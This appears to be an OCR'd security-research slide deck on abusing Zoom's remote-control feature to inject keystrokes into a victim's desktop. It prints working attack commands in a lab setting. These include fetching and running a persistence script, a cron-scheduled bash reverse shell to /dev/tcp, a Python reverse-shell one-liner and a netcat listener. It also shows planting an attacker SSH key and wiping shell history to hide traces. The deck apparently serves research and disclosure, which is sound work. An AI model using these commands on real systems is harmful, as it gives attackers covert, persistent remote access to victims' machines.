YPA
Zoom remote control exploitation

•••

May 2, 2020


Santeri Volkov
[sane $]

Massimiliano Mirelli
[BAD_GUY $]

Attack assumptions

- Screen sharing with *remote control*
- The *whole* desktop is shared
- Manual + *automated* approaches
- ***Not*** very attentive victim

Our setup



Created by Vectors Point from Noun Project

Yank Put Attack (YPA)

Vulnerability

Lack of input validation on user controlling a **remote keyboard**

Idea: yank/put (or keystroke inject) the malicious code


Foothold methods

- YPA + SSH (Linux)
- KSI + Cronjob (Mac)

Persistent but stealthy

Obfuscation is our goal

Demo Linux




Post Attendee - Zoom - ...
[vagrant@kali-htb: ~/xn...
vagrant@lab2: ~
commands.txt - HTB (W...
Zoom
9:37:12
vagrant@lab2: ~
File Actions Edit View Help
vagrant@kali-htb: ~/ss/linux
vagrant@kali-htb: ~/ss/linux
vagrant@lab2: ~
View Options
commands.txt - HTB (Workspace) - Visual Studio Code
File Edit Selection View Go Run Terminal Help
commands.txt
Preview commands.txt
per.sh
ss > linux > victim > commands.txt > ## Persistence > ### Load persistence script
master*
⊗ 0 ⚠ 0
Ln 27, Col 52 (43 selected)
Spaces: 8
UTF-8
LF
Markdown
Prettier

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 2.0

 * Ubuntu 20.04 LTS is out, raising the bar on performance, security,
   and optimisation for Intel, AMD, Nvidia, ARM64 and Z15 as well as
   AWS, Azure and Google Cloud.

     https://ubuntu.com/blog/ubuntu-20-04-lts-arrives


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Fri May  1 06:31:10 2020 from 192.168.5.11
vagrant@lab2:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  snap
vagrant@lab2:~$ ls Documents/
Confidential.txt
vagrant@lab2:~$ wget http://192.168.5.11:8000/victim/per.sh
--2020-05-01 06:36:57--  http://192.168.5.11:8000/victim/per.sh
Connecting to 192.168.5.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1062 (1.0K) [text/x-sh]
Saving to: 'per.sh'

per.sh                 100%[==========================================>]   1.04K  --.-KB/s    in 0s

2020-05-01 06:36:57 (181 MB/s) - 'per.sh' saved [1062/1062]

vagrant@lab2:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  per.sh  snap
vagrant@lab2:~$ chmod +x ./per.sh
vagrant@lab2:~$ ./per.sh
--2020-05-01 06:37:12--  http://192.168.5.11:8000/victim/rev.sh
Connecting to 192.168.5.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 240 [text/x-sh]
Saving to: 'rev.sh'

rev.sh                 100%[==========================================>]     240  --.-KB/s    in 0s

2020-05-01 06:37:12 (27.2 MB/s) - 'rev.sh' saved [240/240]

--2020-05-01 06:37:12--  http://192.168.5.11:8000/victim/linpeas.sh
Connecting to 192.168.5.11:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 176975 (173K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh               0%[                                          ]       0  --.-KB/s
```

```


## Persistence


### Load persistence script

        wget http://192.168.5.11:8000/victim/per.sh

        chmod +x ./per.sh

        ./per.sh

This will do the following:


1. Add attacker's SSH key to  authorized_keys

- If necessary create the needeed folders and files and update
their permissions.


2. Load reverse shell script for cron job and a linux system
enumeration script.


3. Add a cron job to run periodically to provide us another method
of persistence

- Could also be used to start persistent logging capabilities.

        (crontab -l ; echo "* 6 * * * /bin/bash -c '/bin/bash -i
        >& /dev/tcp/192.168.5.11/4444 0>&1'")|crontab 2> /dev/null



4. Erase shell history

        echo "" > ~/.bash_history









## Access/Capabilities

```


Demo Linux automated



```
## Foothold

1. Listen for reverse shell (Attacker)

        nc -lvnp 4444


2. Serve auxiliary files on python HTTP server (Attacker)

        python3 -m http.server

3. Launch reverse shell (Victim)

        python3 -c 'import socket,subprocess,os;s=socket.
        socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
        ("192.168.10.89",4444));os.dup2(s.fileno(),0); os.dup2
        (s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.
        call(["/bin/sh","-i"]);'

    Or

        echo "ssh-ed25519
        AAAAC3NzaC1lZDI1NTE5AAAAIMWsaYMfynllFnvDF7H37hVv6l3QPL
        jdSBQj2WyXHrOH" >> ~/.ssh/authorized_keys



## Persistence


### Load persistence script
```

```
[sane@Neon2 ss]$ python3 ksi.py --os Linux
[sane@Neon2 ss]$ python3 ksi2.py --os Linux
ssh sane@192.168.10.20
wget http://192.168.10.89:8000/victim/per.sh
chmod +x ./per.sh
./per.sh
rm ./per.sh
exit
[sane@Neon2 ss]$ python3 ksi.py --os Linux
[sane@Neon2 ss]$ 
```

Demo Mac



You are controlling Massimiliano Mirelli's screen

Result analysis

Linux client (v5.0.39)	Mac client (v4.6.10)
High latency/low throughput of keystroke input for linux clients	Some shortcuts are blocked (space+cmd), but it’s easy to circumvent them

Thank you for your attention!